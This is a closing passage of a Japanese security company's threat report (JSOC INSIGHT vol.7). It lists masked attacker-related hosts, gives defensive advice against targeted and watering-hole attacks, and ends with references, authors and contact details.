125.xxx.116.140 (www.XXXXXX.co.jp)	日本
203.xxx.250.6 (XXXXXX.XXXXXX.net)	韓国
211.xxx.232.24 (www.XXXXXX.co.jp)	日本
www.XXXXXX.co.jp	日本
www.XXXXXX.com	日本

このような攻撃へは、ウイルス対策ソフトの定義ファイルの更新や、オペレーティング・システムとアプリケーション・ソフトウェアを最新の状態に維持する、不審なメールおよび添付ファイルは開かないなど、引き続き個人レベルでの基本的な対策を徹底してください。

また、「水飲み場型」攻撃[9,10]や「やり取り型」攻撃[11]とよばれる標的型攻撃の出現など、攻撃の手口が巧妙化しており、被害者が攻撃を受けていること自体に気付きにくい場合もあります。そのため、個人が意識して行う対策に加え、組織として、標的型攻撃に対する訓練の実施や、事故発生を前提としたインシデントレスポンス体制の整備などが必要です。

---

[9] Cyber GRID View vol.1
http://www.lac.co.jp/security/report/2014/12/16_cgview_01.html

[10] 日本における水飲み場型攻撃に関する注意喚起
http://www.lac.co.jp/security/alert/2013/10/09_alert_01.html

[11] 組織外部向け窓口部門の方へ：「やり取り型」攻撃に対する注意喚起 ～ 国内 5 組織で再び攻撃を確認 ～
https://www.ipa.go.jp/security/topics/alert20141121.html

5　終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.7
【執筆】
天野　一輝 / 高井　悠輔 / 村上　正太郎
(五十音順)

株式会社ラック
〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー
TEL：03-6757-0113（営業）
E-MAIL：sales@lac.co.jp
http://www.lac.co.jp